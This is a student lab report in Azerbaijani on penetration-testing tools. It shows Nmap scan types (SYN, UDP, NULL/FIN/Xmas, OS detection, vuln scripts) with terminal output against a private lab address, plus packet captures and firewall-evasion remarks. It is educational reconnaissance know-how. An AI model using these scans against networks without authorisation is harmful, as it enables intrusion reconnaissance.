Azərbaycan TEXNİKİ Universiteti

Ad: Murad , Murad , Səbahəddin

Soyad: İslamzadə , Həsənov , Rüstəmli

Fakültə: İnformasiya və telekommunikasiya texnologiyaları

İxtisas: İnformasiya təhlükəsizliyi

Qrup: 6424A1

Fənn: Kibertəhlükəsizliyin əsasları

Mövzu:Sızma testləri haqqında hesabat hazırlanması alətləri

Nmap və Burp Suite işləyəcəyim komandaların və məqsədlərinin planı

➢ Nmap Planı

1.Nmap Açarları

2.TCP Connect Skanları

3.SYN Skanları

4.UDP Skanları

5.Null , FIN , və Xmas

6.ICMP Şəbəkə Skanı

7.NSE ilə İşləmək

8.Skriptləri Axtarmaq

9.Firewalldan Yayınma

➢ Burp Suite : Təkrarlayıcı

1.Burp Suite-də Təkrarlıyıcı

2.İstifadə Qaydası

3.Mesaj Analizi Alətlər Paneli

4.Müfəttiş

5.Praktik Nümunə

6.Çağırış

7.Extra-mil Challenge


Nmap ilə işləyəcəyim komandaları və məqsədləri

islamzada@vbox: ~


File Actions Edit View Help

```
┌──(islamzada㉿vbox)-[~]
└─$ nmap -sS 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:37 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00071s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.13 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -O 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:38 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00036s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 3Com 4500G switch (92%), H3C Comware 5.20 (92%), Huawei VRP 8.100 (92%), Microsoft Windows Server 2003 SP1 (92%), Oracle Virtualbox (92%), QEMU user mode network gateway (92%), AXIS 2100 Network Camera (92%), D-L
ink DP-300U, DP-G310, or Hamlet HPS01UU print server (92%), HP Tru64 UNIX 5.1A (92%), Sanyo PLC-XU88 digital video projector (92%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sV 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:38 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.34 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -v 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:39 EDT
Initiating Ping Scan at 09:39
Scanning 192.168.1.1 [4 ports]
Completed Ping Scan at 09:39, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:39
Completed Parallel DNS resolution of 1 host. at 09:39, 0.01s elapsed
Initiating SYN Stealth Scan at 09:39
Scanning 192.168.1.1 [1000 ports]
Completed SYN Stealth Scan at 09:39, 4.03s elapsed (1000 total ports)
Nmap scan report for 192.168.1.1
Host is up (0.00062s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)


Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.12 seconds
           Raw packets sent: 2007 (88.272KB) | Rcvd: 4 (160B)

┌──(islamzada㉿vbox)-[~]
└─$
```

Qısa bir xülasə kimi, üçtərəfli əl sıxma üç mərhələdən ibarətdir. Əvvəlcə birləşdirən terminal (bu halda hücum edən maşınımız) SYN bayrağı dəsti ilə hədəf serverə TCP sorğusu göndərir. Daha sonra server bu paketi SYN bayrağı, eləcə də ACK bayrağı olan TCP cavabı ilə qəbul edir. Nəhayət, terminalımız ACK bayrağı dəsti ilə TCP sorğusu göndərməklə əl sıxma prosesini tamamlayır.



No.	Time	Source	Destination	Protocol	Length	Info
21	2.009477639	192.168.1.142	192.168.1.141	TCP	74	60516 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2310196 TSecr=0 WS=128
22	2.009847598	192.168.1.141	192.168.1.142	TCP	66	80 → 60516 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
23	2.009886244	192.168.1.142	192.168.1.141	TCP	54	60516 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0




Bununla belə, RST TCP paketi ilə cavab vermək üçün bir firewall konfiqurasiya etmək çox asandır . Məsələn, Linux üçün IPtables-də əmrin sadə versiyası aşağıdakı kimi olacaq:

```
iptables -I INPUT -p tcp --dport <port> -j REJECT --reject-with tcp-reset
```

Bu, hədəf(lər)in dəqiq oxunmasını son dərəcə çətinləşdirə bilər (əgər qeyri-mümkündürsə).

TCP taramalarında olduğu kimi , SYN skanları ( ) hədəf və ya hədəflərin TCP-sS port diapazonunu skan etmək üçün istifadə olunur ; lakin, iki tarama növü bir qədər fərqli işləyir. SYN taramalarına bəzən " Yarım açıq" skanlar və ya "Gizli" skanlar deyilir .

TCP skanları hədəflə tam üçtərəfli əl sıxma həyata keçirdikdə, SYN skanları serverdən SYN/ACK aldıqdan sonra RST TCP paketini geri göndərir (bu, serverin dəfələrlə sorğu verməyə cəhd etməsinin qarşısını alır) . Başqa sözlə, açıq portun skan edilməsi ardıcıllığı belə görünür:



No.	Time	Source	Destination	Protocol	Length	Info
39	8.389443540	192.168.1.142	192.168.1.238	TCP	58	53425 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
40	8.389900067	192.168.1.238	192.168.1.142	TCP	60	80 → 53425 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
41	8.389992786	192.168.1.142	192.168.1.238	TCP	54	53425 → 80 [RST] Seq=1 Win=0 Len=0

islamzada@vbox: ~

File Actions Edit View Help

```
┌──(islamzada㉿vbox)-[~]
└─$ nmap -vv 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:40 EDT
Initiating Ping Scan at 09:40
Scanning 192.168.1.1 [4 ports]
Completed Ping Scan at 09:40, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:40
Completed Parallel DNS resolution of 1 host. at 09:40, 0.01s elapsed
Initiating SYN Stealth Scan at 09:40
Scanning 192.168.1.1 [1000 ports]
Completed SYN Stealth Scan at 09:40, 4.03s elapsed (1000 total ports)
Nmap scan report for 192.168.1.1
Host is up, received reset ttl 255 (0.00057s latency).
Scanned at 2025-03-28 09:40:50 EDT for 4s
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.12 seconds
           Raw packets sent: 2007 (88.272KB) | Rcvd: 4 (160B)

┌──(islamzada㉿vbox)-[~]
└─$ nmap -oA hasilat 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:41 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00100s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -oN hasilat.txt 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:41 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0032s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.15 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -oG hasilat.gnmap 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:41 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0019s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.13 seconds

┌──(islamzada㉿vbox)-[~]
```

islamzada@vbox: ~

File Actions Edit View Help

```
┌──(islamzada㉿vbox)-[~]
└─$ nmap -A 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:42 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 3Com 4500G switch (92%), H3C Comware 5.20 (92%), Huawei VRP 8.100 (92%), Microsoft Windows Server 2003 SP1 (92%), Oracle Virtualbox (92%), QEMU user mode network gateway (92%), AXIS 2100 Network Camera (92%), D-L
ink DP-300U, DP-G310, or Hamlet HPS01UU print server (92%), HP Tru64 UNIX 5.1A (92%), Sanyo PLC-XU88 digital video projector (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.68 ms 192.168.1.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -T5 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:42 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -p 80 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:42 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00073s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -p 1000-1500 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:42 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00044s latency).
All 501 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 501 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 2.84 seconds

┌──(islamzada㉿vbox)-[~]
```

islamzada@vbox: ~

File Actions Edit View Help

```
┌──(islamzada㉿vbox)-[~]
└─$ nmap -p- 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:43 EDT
Nmap scan report for 192.168.1.1
Host is up (0.038s latency).
All 65535 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 52892 filtered tcp ports (net-unreach), 12643 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 46.80 seconds
```

islamzada@vbox: ~

File Actions Edit View Help

```
┌──(islamzada㉿vbox)-[~]
└─$ nmap --script=http-title 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:51 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00030s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (net-unreach)

Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap --script=vuln 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 09:54 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (net-unreach)

Nmap done: 1 IP address (1 host up) scanned in 23.29 seconds

┌──(islamzada㉿vbox)-[~]
└─$
```

Buradakı əmrlərin qısa izahı

Qeyd : Bütün əmrləri hədəf IP olaraq 192.168.1.1 istifadə edərək aşağıdakı şəkildə işlədə bilərsiniz:

1.Syn Scan üçün keçid:

nmap -sS 192.168.1.1

2.UDP Scan üçün keçid:

nmap -sU 192.168.1.1

3.Hədəfin əməliyyat sistemini aşkar etmək:

nmap -O 192.168.1.1

4.Xidmətlərin versiyalarını aşkar etmək:

nmap -sV 192.168.1.1

5.Verbose (Genişlik) əlavə etmək:

nmap -v 192.168.1.1

6.İkinci səviyyə genişlik (verbose):

nmap -vv 192.168.1.1

7.Bütün portları skan etmək:

nmap -p- 192.168.1.1

8.Skripti aktivləşdirmək:

nmap --script=<skript_adı> 192.168.1.1

9.Nmap nəticələrini saxlamaq (bütün formatlar):

nmap -oA hasilat 192.168.1.1

10.Nmap nəticələrini normal formatda saxlamaq:

nmap -oN hasilat.txt 192.168.1.1

11.Nmap nəticələrini qeyri-adi formatda saxlamaq:

nmap -oG hasilat.gnmap 192.168.1.1

12.Aqressiv rejimi aktivləşdirmək:

nmap -A 192.168.1.1

13.Vaxt şablonunu 5-ci səviyyəyə təyin etmək:

nmap -T5 192.168.1.1

14.Yalnız 80-ci portu skan etmək:

nmap -p 80 192.168.1.1

15.1000-1500 portlarını skan etmək:

nmap -p 1000-1500 192.168.1.1

islamzada@vbox: ~

File Actions Edit View Help


```
┌──(islamzada㉿vbox)-[~]
└─$ nmap -sT 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:15 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (net-unreach)

Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sS 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:16 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00043s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (net-unreach)

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sU 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:16 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered udp ports (net-unreach)

Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sN 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:18 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sF 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:19 EDT
Nmap scan report for 192.168.1.1
Host is up (0.000070s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

NULL, FIN və Xmas TCP port skanları artıq əhatə etdiyimiz digərlərindən daha az istifadə olunur, ona görə də biz burada böyük bir dərinliyə girməyəcəyik. Hər üçü bir-biri ilə bağlıdır və əsasən istifadə olunur, çünki onlar SYN "gizli" skanından daha gizli, nisbətən danışıq qabiliyyətinə malikdirlər. NULL taramalarından başlayaraq:

Adından da göründüyü kimi, NULL skanları (-sN) TCP sorğusunun heç bir bayraq qoyulmadan göndərildiyi zamandır. RFC-yə görə, port bağlı olarsa, hədəf host RST ilə cavab verməlidir.

FIN skanları (-sF) demək olar ki, eyni şəkildə işləyir; lakin, tamamilə boş paket göndərmək əvəzinə FIN bayrağı ilə sorğu göndərilir (adətən aktiv əlaqəni zərif şəkildə bağlamaq üçün istifadə olunur). Port bağlı olarsa, Nmap bir daha RST gözləyir.

Bu sinifdəki digər iki skanda olduğu kimi, Xmas skanları ( ) səhv formalaşdırılmış TCP -sX paketini göndərir və qapalı portlar üçün RST cavabını gözləyir. Wireshark-da paket ələ keçirmə kimi baxıldıqda, qoyduğu bayraqlar (PSH, URG və FIN) ona yanıb-sönən Milad ağacının görünüşünü verdiyi üçün ona Milad skanı deyilir.



islamzada@vbox: ~

File Actions Edit View Help

```
┌──(islamzada㉿vbox)-[~]
└─$ nmap -sX 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:21 EDT
Nmap scan report for 192.168.1.1
Host is up (0.000071s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sn 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:21 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00026s latency).
Nmap done: 1 IP address (1 host up) scanned in 13.04 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sS -p 80 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:21 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00036s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds

┌──(islamzada㉿vbox)-[~]
└─$ nmap -sS -p 1000-2000 192.168.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 10:22 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00038s latency).
All 1001 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1001 filtered tcp ports (net-unreach)

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds

┌──(islamzada㉿vbox)-[~]
└─$
```

Buradakı əmrlərin qısa izahı

1. TCP Connect Skanı (-sT)

TCP Connect skanı, hədəf portlarına tam əlaqə qurur və bir bağlantı yaradır. Bu, ən sadə və ən çox istifadə olunan skan növüdür.

- nmap -sT 192.168.1.1

2. SYN "Yarım açıq" Skanı (-sS)

SYN skanı, əlaqə qurulmadan yalnız TCP üçlü əlinin ilkin hissəsini (SYN paketi) göndərir. Bu, daha sürətli və gizli bir skan növüdür, çünki əlaqə tamamlanmaz.

- nmap -sS 192.168.1.1

3. UDP Skanı (-sU)

UDP skanı, UDP portlarını taramağı təmin edir. UDP, bağlantısız bir protokoldur, buna görə bu skan daha çətin və daha çox vaxt alır.

- nmap -sU 192.168.1.1

4. TCP Null Skanı (-sN)


Null skanı, TCP əlaqəsi yaratmadan heç bir bayt göndərmir, yalnız boş paketlər istifadə edir. Bu skan, firewall-ların bypass edilməsi üçün istifadə edilə bilər.

- nmap -sN 192.168.1.1

5. TCP FIN Skanı (-sF)

TCP FIN skanı, TCP əlaqəsinin sonunda göndərilən FIN baytları istifadə edərək portları skan edir. Bu da firewall-ları keçmək üçün faydalı ola bilər.

- nmap -sF 192.168.1.1



